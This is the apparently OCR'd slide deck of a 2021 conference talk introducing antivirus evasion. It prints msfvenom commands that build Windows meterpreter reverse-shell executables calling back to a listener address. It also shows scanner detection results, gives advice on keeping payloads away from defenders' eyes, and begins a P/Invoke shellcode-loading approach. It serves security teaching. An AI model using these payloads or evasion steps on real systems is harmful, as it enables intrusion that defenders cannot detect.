MYSTIKO

Introduction to AV Evasion

Donavan Cheah

MYSTIKCON 2021

Sponsored By | OFFENSIVE security ZERO POINT SECURITY ORDINA

MYSTIKO

Contents

- Old Tricks: Not **Effective** Anymore
- OPSEC
- Introduction to Win32 APIs and C#
- Signature Bypass (with XOR)
- Heuristics Bypass (tricking emulators)
- Introduction to Powershell
- From C# To Powershell
- Powershell Defence Bypasses
- Powershell Obfuscation Tricks
- Brief Survey of Courses Teaching AV Evasion Skills

whoami

- Senior cybersecurity consultant
  - From Government to boutique security consultancy to MNC
- Started out with Physics degree.
- A bunch of Offsec certifications (always improve oneself)
- Author of the digitalworld.local series of machines (Vulnhub)
- Outside cybersecurity:
  - Podcasting on "Very Clear Cut" to examine society at large.
  - Enjoys badminton, nature, and reading

MYSTIKO


How to Approach Today’s Talk

- High level overview of a modern look at AV evasion.
- Do NOT expect FUD payloads out of the box.
  - AV evasion is a cat & mouse game.
  - Techniques presented today can be mitigated tomorrow.
- However, good fundamentals will help in your research.


CAUTION!
Malware-testing should be done in a safe lab environment!

MYSTIKCON 2021

Old Tricks Are Not Effective



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.214.132 LPORT=4444 -f exe > test64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```



https://www.virustotal.com/gui/file/bab39771a32eaae46889021f180044095869f4c3a80280510da2acd693eaef7c

bab39771a32eaae46889021f180044095869f4c3a80280510da2acd693eaef7c

45 / 67


45 security vendors flagged this file as malicious

bab39771a32eaae46889021f180044095869f4c3a802805
10da2acd693eaef7c
test64.exe


7.00 KB
Size

2021-09-13 10:51:57 UTC
a moment ago

64bits assembly invalid-rich-pe-linker-version peexe via-tor



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.214.132 LPORT=4444 -e x64/xor_dynamic -f exe > testxor64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 560 (iteration=0)
x64/xor_dynamic chosen with final size 560
Payload size: 560 bytes
Final size of exe file: 7168 bytes
```



https://www.virustotal.com/gui/file/23fabdfe8bd523b8fcdfaa372701afb4f8f0f32999f3513e9d79fd3c4c96f99a

23fabdfe8bd523b8fcdfaa372701afb4f8f0f32999f3513e9d79fd3c4c96f99a

43 / 67

43 security vendors flagged this file as malicious

23fabdfe8bd523b8fcdfaa372701afb4f8f0f32999f3513e9
d79fd3c4c96f99a
testxor64.exe

7.00 KB
Size

2021-09-13 10:54:26 UTC
4 minutes ago

64bits assembly direct-cpu-clock-access invalid-rich-pe-linker-version peexe runtime-modules via-tor


MYSTIKCON 2021

MYSTIKO

The Problems

- Why are we testing these on VirusTotal?
- Too many suspicious signatures
- No effort made to conceal Metasploit payload
- exe file: file on disk!


Poor OPSEC



FILE URL SEARCH

URL, IP address, domain, or file hash

By submitting data above, you are agreeing to our Terms of Service and Privacy Policy, and to the **sharing of your Sample submission with the security community**
information; VirusTotal is not responsible for the contents of



https://www.virustotal.com/gui/file/bab39771a32eaae46889021f180044095869f4c3a8028051

bab39771a32eaae46889021f180044095869f4c3a80280510da2acd693eaef7c

45 / 67

45 security vendors flagged this file as malicious

bab39771a32eaae46889021f180044095869f4c3a80280510da2acd693eaef7c
test64.exe

7.00 KB
Size

2021-09-13 10:51:57 UTC
11 minutes ago

64bits assembly direct-cpu-clock-access invalid-rich-pe-linker-version peexe runtime-modules via-tor

Community Score

On VirusTotal's servers!
Great way to:


a) Alert adversaries their malware reached a victim.
b) Alert defenders to your malware creation.

MYSTIKCON 2021

Sponsored By | OFFENSIVE security ZERO POINT SECURITY ORDINA

Better Options

- Test locally (recon the victim for AV used)
- Antiscan.me (we will use this for today's talk)



Filename
test64.exe

MD5
f6b1bd74d2270e35199af1b1d5763008

Detected by
17/26


Scan Date
13-09-2021 11:05:53

Your file has been scanned with 26 different antivirus software **(no results have been distributed)**.
The results of the scans has been provided below in alphabetical order.

Surprising this is not 26/26…

Today's Antiscan.me Results

Just to verify that x64/dynamic_xor, by itself, does not magically turn our Meterpreter payload FUD…



https://antiscan.me/scan/new/result?id=ZTGkysLa1ZBP


Filename
test64.exe

MD5
f6b1bd74d2270e35199af1b1d5763008

Detected by
17/26

Scan Date
13-09-2021 11:05:53

Your file has been scanned with 26 different antivirus software **(no results have been distributed)**.
The results of the scans has been provided below in alphabetical order.



https://antiscan.me/scan/new/result?id=YfXYkoooSpJl

Filename
testxor64.exe

MD5
f7b68cbe283e6bb48ebba969bda23d73

Detected by
17/26

Scan Date
13-09-2021 11:06:46

MYSTIKO

Can We Still Use msfvenom?

- Yes! But let us implement it with Win32 APIs.
- Why use Win32 APIs?
  - In-built with Windows – live off the land
  - Fast and easy to implement
  - Has legitimate uses (behaviourally not that anomalous)

MYSTIKO

Building Our Own Executable

So that we can implement our own AV bypasses…

MYSTIKCON 2021

Sponsored By |

MYSTIKO


The Idea

Stager
Template
Shell Code

64-BIT!
Stager
Handmade!
Template
Encoded!
Shell Code

https://www.blackhillsinfosec.com/three-simple-disguises-for-evading-antivirus/

How to Use Win32 APIs?



Platform Invoke (P/Invoke)

01/18/2019 • 7 minutes to read • +2


P/Invoke is a technology that allows you to access structs, callbacks, and functions in unmanaged libraries from your managed code. Most of the P/Invoke API is contained in two namespaces: `System` and `System.Runtime.InteropServices`. Using these two namespaces give you the tools to describe how you want to communicate with the native component.

Let's start from the most common example, and that is calling unmanaged functions in your managed code. Let's show a message box from a command-line application:

C# Copy

```csharp
using System;
using System.Runtime.InteropServices;

public class Program
{
    // Import user32.dll (containing the function we need) and define
    // the method corresponding to the native function.
    [DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    private static extern int MessageBox(IntPtr hWnd, string lpText, string lpCaption, uint uType);

    public static void Main(string[] args)
    {
        // Invoke the function as a regular managed method.
        MessageBox(IntPtr.Zero, "Command-line message box", "Attention!", 0);
    }
}
```

https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke



https://posts.specterops.io/offensive-p-invoke-leveraging-the-win32-api-from-managed-code-7eef4fdef16d

Offensive P/Invoke: Leveraging the Win32 API from Managed Code

Matt Hand Follow
Aug 14, 2019 · 6 min read

With the rise in offensive .NET, particularly C#, tooling, we are seeing a great expansion in operational capability, especially with regards to running our code in memory (e.g. Cobalt Strike's `execute-assembly`). While C# provides a great deal of functionality on the surface, sometimes we need to leverage functions of the operating system not readily accessible from managed code. Thankfully, .NET offers and integration with the Windows API through a technology called Platform Invoke, or P/Invoke for short.

Why P/Invoke?

Consider this common situation: you need to allocate memory in your current process to copy in shellcode and then create a new thread to execute it. Because the Common Language Runtime (CLR) manages things like memory allocation for us, hence the term "managed code", this is not possible through the built-in functionality of .NET.

To use the 2 functions we need, `VirtualAlloc()` and `CreateThread()`, we need to be able to call them from "kernel32.dll". This is where P/Invoke comes into play. P/Invoke, or specifically the `System.Runtime.InteropServices` namespace, provides the ability to call external DLLs with the `DllImport` attribute. In our example, we can simply import "kernel32.dll", and reference the external methods `VirtualAlloc()` and `CreateThread()` using the exact same signature as the unmanaged (C/C++) one.


Supplementary P/Invoke reading:
https://posts.specterops.io/offensive-p-invoke-leveraging-the-win32-api-from-managed-code-7eef4fdef16d

Sponsored By | OFFENSIVE security ZERO POINT SECURITY ORDINA

MYSTIKOCON 2021

MYSTIKO

How to Use Win32 APIs?


MessageBox function (winuser.h)


10/13/2021 • 7 minutes to read

Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message, such as status or error information. The message box returns an integer value that indicates which button the user clicked.

Syntax

C++ Copy

```
int MessageBox(
  [in, optional] HWND    hWnd,
  [in, optional] LPCTSTR lpText,
  [in, optional] LPCTSTR lpCaption,
  [in]           UINT    uType
);
```



Minimum supported client	Windows 2000 Professional [desktop apps only]
Minimum supported server	Windows 2000 Server [desktop apps only]
Header	winuser.h (include Windows.h)
Library	User32.lib
DLL	User32.dll
API set	ext-ms-win-ntuser-dialogbox-l1-1-0 (introduced in Windows 8)

Identify which DLL we import function from.

Marshalling from unmanaged to managed code: requires `System.Runtime.InteropServices`

```
[DllImport("user32.dll",
SetLastError = true,
CharSet= CharSet.Auto)]
public static extern int
MessageBox(IntPtr hWnd,
String text, String caption,
uint type);
```

